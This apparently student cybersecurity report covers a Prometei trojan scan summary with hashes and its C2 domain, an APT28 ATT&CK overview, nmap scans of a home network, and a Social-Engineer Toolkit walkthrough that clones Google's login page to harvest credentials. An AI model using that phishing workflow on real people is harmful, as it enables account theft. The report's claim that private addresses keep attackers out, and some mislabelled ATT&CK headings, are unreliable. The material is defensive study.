

Identify and Analyze Cyber Threats

Malware Analysis

[Sample Link]

[Analysis Link]





Popular threat label	trojan.prometei	Threat categories	trojan	Family labels	prometei

Security vendors' analysis — Do you want to automate checks?

AhnLab-V3	Trojan/Linux.Prometei.SE260	ALYac	Trojan.Linux.GenericKDZ.481
Antiy-AVL	Trojan[Backdoor]/Linux.Prometei.a	Arcabit	Trojan.Linux.Generic.481
Avast	ELF:Prometei-C [Trj]	Avast-Mobile	ELF:Prometei-B [Trj]
AVG	ELF:Prometei-C [Trj]	BitDefender	Trojan.Linux.GenericKDZ.481
CTX	Elf.trojan.generickdz	DrWeb	Linux.Siggen.8485
Emsisoft	Trojan.Linux.GenericKDZ.481 (B)	eScan	Trojan.Linux.GenericKDZ.481
ESET-NOD32	A Variant Of Linux/Prometei.B	Fortinet	Linux/Prometei.B!tr
GData	Trojan.Linux.GenericKDZ.481	Huorong	Trojan/Prometei.g
Jiangmin	Backdoor.Linux.jbew	Kaspersky	HEUR:Backdoor.Linux.Prometei.a
Microsoft	Trojan:Linux/Coinminer.B	Rising	Backdoor.Prometei/Linux!1.DBE7 (CLAS…
Trellix (HX)	Trojan.Linux.GenericKDZ.481	VIPRE	Trojan.Linux.GenericKDZ.481
Acronis (Static ML)	Undetected	AliCloud	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
Bkav Pro	Undetected	ClamAV	Undetected
CMC	Undetected	CrowdStrike Falcon	Undetected
Cynet	Undetected	Elastic	Undetected
Google	Undetected	Gridinsoft (no cloud)	Undetected
Ikarus	Undetected	K7AntiVirus	Undetected
K7GW	Undetected	Kingsoft	Undetected

Basic properties

MD5	99ba8fd508563a946e811d80be35002e
SHA-1	e3938ac112daa883ba5dc72a2fa114b1acb77fd2
SHA-256	76aad0a8f0aaffe57f8ced5ad25e0a3133000f93aa5fff45153e4730d048efe8
Vhash	b3a5fcda1befb53a724715687a591d0b
SSDEEP	12288:qb143S0q+8eXS1/f2Wc3slC3yjTjMv+9XSJhBXEsV3b9gh4J8zMSv7MzOup8Mplb:qmShf4OTjMgXSJhBXEsVrmz9MOup1Khk
TLSH	T144155B653700EF5EF39DE27108F287E046D125F31AD24296A278C71C6EE161D28AFDE9
File type	ELF executable linux elf
Magic	ELF 32-bit MSB executable, MIPS, MIPS32 rel2 version 1 (SYSV), statically linked, for GNU/Linux 3.2.0, BuildID[sha1]=bc565f9f2dafc5618defa8eccf705f85712c87da, stripped
TrID	ELF Executable and Linkable format (generic) (100%)
DetectItEasy	ELF32 | Operation system: Unix [EXEC MIPS-32] | Compiler: gcc ((Ubuntu 7.5.0-3ubuntu1~18.04) 7.5.0) [EXEC MIPS-32]
Magika	ELF
File size	898.99 KB (920568 bytes)

History

First Seen In The Wild	2025-01-20 15:01:32 UTC
First Submission	2025-01-20 14:44:45 UTC
Last Submission	2025-01-20 14:44:45 UTC
Last Analysis	2025-01-20 14:44:45 UTC

Contacted Domains (1)

Domain	Detections	Created	Registrar
p3.feefreepool.net	11 / 94	2017-05-10	Internet Domain Service BS Corp

Contacted IP addresses (2)

IP	Detections	Autonomous System	Country
8.8.8.8	0 / 94	15169	US
88.198.246.242	8 / 94	24940	DE

Graph Summary

Activity Summary

Download Artifacts | Full Reports | Help

Detections	Mitre Signatures	IDS Rules	Sigma Rules	Dropped Files	Network comms
NOT FOUND	NOT FOUND	NOT FOUND	NOT FOUND	NOT FOUND	1 DNS 1 IP

Behavior Tags

detect-debug-environment executes-dropped-file persistence

Network Communication

DNS Resolutions


+ p3.feefreepool.net


IP Traffic

8.8.8.8:53

Behavior Similarity Hashes

ELF DIGEST	d49b1645e3e9c1d86e735afb9cb66948





Detection Rate: 34% (22 out of 63 vendors have identified this)
Malware Family: Trojan
File Information: ELF, exe
Network Indicators: p3.feefreepool.net
IP Traffic: 8.8.8.8:53
Behavior Indicators/ Indicators of Compromise: Detects debug environments; executes dropped files; persistence
System Impact/ Potential Damage Assessment: Opens, writes, and delete files; Unleashes a series of commands;

Phishing Template Creation

```
 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

```
   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
```

```
   1. Java Required
   2. Google
   3. Twitter

 set:webattack> Select a template: 2
```

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]: clear
```

```
[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.2.15 - - [20/Jan/2025 20:29:09] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=hello@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=hellohello!
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
```

Potential Impact:

- Credential leaks
- Changed passwords/credentials
- Loss of access
- Fraud/ Unauthorized use

Prevention Methods:

- 2FA/ MFA
- Log-in attempts emailed
- Changing passwords frequently
- Use password manager

APT Campaign Analysis

APT28

Campaign Overview

Name: APT28 (Fancy Bear)
Target: Europe, United States, Nato allies

Industry Focus: Government, military, media
Active Date: Minimum since 2007
Primary Goals: Espionage, influence operations, data exfiltration
Tools: X-Agent, Sofacy, Zebrocy, Mimikatz

MITRE ATT&Ck Mapping

Initial Access

T1190 - Exploit Public-Facing Application
Exploited vulnerabilities in web applications to gain initial access, such as using vulnerabilities in Microsoft Exchange or web servers

T1566.001 - Spear Phishing Attachment
Delivered malicious email attachments to target individuals as part of phishing campaigns.

Execution Method

T1203 - Exploitation for Client Execution
Leveraged vulnerabilities in Microsoft Office documents with macros or embedded scripts to execute payloads

T1059.003 - Command and Scripting Interpreter: Windows Command Shell
Utilized Windows commands for initial payload execution and post-compromise activity

Persistence Mechanisms

T1547.001 - Boot or Logon Autostart Execution: Registry Run Keys/Startup Folder
Modifies registry keys to maintain persistence on compromised systems

T1053.005 - Scheduled Task/Job
Used scheduled tasks to execute malware at regular intervals


Command and Control

T1068 - Exploitation for Privilege Escalation
Exploited known vulnerabilities to escalate privileges on target systems, such as CVE-2017-0263

T1027 - Obfuscated Files or Information
Used obfuscation techniques in scripts and malware to evade detection

T1070.004 - Indicator Removal on Host: File Deletion
Deleted artifacts from infected systems to avoid forensic analysis

Attack Flow Diagram



Impact Analysis

Operational Impact

- Disruption of government communications.
- Theft of classified data.

Reputational Impact

- Compromised trust in targeted organizations.

Economic Impact

- Cost of incident response and remediation.

Geopolitical Impact

- Influence on elections and political decisions.

Apply Vulnerability Assessment Techniques

Part 1: Asset Discovery Scan

Initial Network Mapping

Ifconfig
sudo nmap -sn [target ip]

```
┌──(test㉿test)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.8.105  netmask 255.255.255.0  broadcast 192.168.8.255
        inet6 fe80::a00:27ff:fe5d:d4d7  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:5d:d4:d7  txqueuelen 1000  (Ethernet)
        RX packets 954  bytes 59579 (58.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1515  bytes 93602 (91.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(test㉿test)-[~]
└─$ sudo nmap -sn 192.168.8.105/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-21 18:45 EST
```

```
Nmap scan report for Pixel-6.lan (192.168.8.133)
Host is up (0.18s latency).
```

```
Nmap scan report for console.gl-inet.com (192.168.8.1)
Host is up (0.0019s latency).
```

```
Nmap scan report for test.lan (192.168.8.105)
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.71 seconds
```

Number of Responsive Hosts: 3
Found IP Addresses:

- 192.168.8.133
- 192.168.8.1
- 192.168.8.105 (VM)

Host Names:

- console.gl-inet.com
- Pixel-6.
- test (VM)

Service Enumeration

(Only will scan the host “Pixel-6” for this portion; “console.gl-inet.com” is a network router; “test” is the VM itself)
sudo nmap -sV -p- [discovered_host_ip]


Pixel 6

```
┌──(test㉿test)-[~]
└─$ nmap -sV -p- 192.168.8.133
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-21 19:00 EST
Nmap scan report for Pixel-6.lan (192.168.8.133)
Host is up (0.013s latency).
All 65535 scanned ports on Pixel-6.lan (192.168.8.133) are in ignored states.
Not shown: 65535 closed tcp ports (reset)
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.54 seconds
```

Open Ports: No open ports exist
Running Services: Cannot be found
Service Version: Cannot be found

Network Map




Critical Assets: Pixel 6, VM, Router
Initial Risk Assessment:
Low, all IPs listed start with 192.168 which is only for internal use within networks. Therefore, attackers can not easily intrude into systems.


Part 2: Vulnerability Scan

Perform Vulnerability Scan:

sudo nmap -sV --script vuln [target_ip]



```
NSE: [http-enum 192.168.8.1:80] HTTP: Page didn't match the 404 response (400 Bad Request) (?feed=rss2)
NSE: [http-enum 192.168.8.1:80] HTTP: Page didn't match the 404 response (400 Bad Request) (?feed=atom)
NSE: [http-enum 192.168.8.1:80] HTTP: Page was '200 OK', it exists! (/)
NSE: [http-enum 192.168.8.1:80] HTTP: Page was '200 OK', it exists! (/)
NSE: [http-enum 192.168.8.1:80] HTTP: Page was '200 OK', it exists! (/)
NSE: [http-enum 192.168.8.1:80] HTTP: Page was '200 OK', it exists! (/)
NSE: [http-enum 192.168.8.1:80] HTTP: Page was '200 OK', it exists! (/)
NSE: [http-enum 192.168.8.1:80] HTTP: Page didn't match the 404 response (403 Forbidden) (/cgi-bin/)
NSE: [http-enum 192.168.8.1:80] HTTP: Page didn't match the 404 response (403 Forbidden) (/i18n/)
NSE: [http-enum 192.168.8.1:80] HTTP: Page didn't match the 404 response (403 Forbidden) (/js/)
NSE: Finished http-enum against 192.168.8.1:80.
NSE: Starting runlevel 2 (of 2) scan.
NSE: [ssl-cert-intaddr 192.168.8.1:22] 192.168.8.1 is a private address - skipping.
NSE: Starting http-cookie-flags against 192.168.8.1:80.
NSE: [http-cookie-flags 192.168.8.1:80] start check of /
NSE: [http-cookie-flags 192.168.8.1:80] end check of / : 0 issues found
NSE: Finished http-cookie-flags against 192.168.8.1:80.
NSE: Starting ssl-known-key against 192.168.8.1:443.
NSE: Finished ssl-known-key against 192.168.8.1:443.
NSE: Starting ssl-ccs-injection against 192.168.8.1:443.
NSE: Starting http-cookie-flags against 192.168.8.1:443.
NSE: [http-cookie-flags 192.168.8.1:443] start check of /
NSE: [http-cookie-flags 192.168.8.1:443] end check of / : 0 issues found
NSE: Finished http-cookie-flags against 192.168.8.1:443.
NSE: Starting http-server-header against 192.168.8.1:443.
NSE: Starting tls-ticketbleed against 192.168.8.1:443.
NSE: Starting ssl-dh-params against 192.168.8.1:443.
NSE: Starting ssl-poodle against 192.168.8.1:443.
NSE: Starting http-server-header against 192.168.8.1:80.
NSE: [ssl-cert-intaddr 192.168.8.1:80] 192.168.8.1 is a private address - skipping.
NSE: [ssl-cert-intaddr 192.168.8.1:53] 192.168.8.1 is a private address - skipping.
NSE: Starting ssl-heartbleed against 192.168.8.1:443.
NSE: [ssl-cert-intaddr 192.168.8.1:443] 192.168.8.1 is a private address - skipping.
NSE: [ssl-ccs-injection 192.168.8.1:443] Handshake completed (TLSv1.2)
NSE: Finished ssl-ccs-injection against 192.168.8.1:443.
NSE: [tls-ticketbleed 192.168.8.1:443] Captured server_hello record.
NSE: [tls-ticketbleed 192.168.8.1:443] Captured certificate record.
NSE: [tls-ticketbleed 192.168.8.1:443] Captured server_key_exchange record.
NSE: [tls-ticketbleed 192.168.8.1:443] Captured server_hello_done record.
NSE: [tls-ticketbleed 192.168.8.1:443] Unknown message type: change_cipher_spec
NSE: [tls-ticketbleed 192.168.8.1:443] Server did not send a NewSessionTicket record.
NSE: Finished http-server-header against 192.168.8.1:443.
NSE: [ssl-heartbleed 192.168.8.1:443] we're done!
NSE: [ssl-heartbleed 192.168.8.1:443] Server does not support TLS Heartbeat Requests.
NSE: Finished http-server-header against 192.168.8.1:80.
NSE: [tls-ticketbleed 192.168.8.1:443] Captured server_hello record.
NSE: [tls-ticketbleed 192.168.8.1:443] Captured certificate record.
NSE: [tls-ticketbleed 192.168.8.1:443] Captured server_key_exchange record.
NSE: [tls-ticketbleed 192.168.8.1:443] Captured server_hello_done record.
NSE: [tls-ticketbleed 192.168.8.1:443] Unknown message type: change_cipher_spec
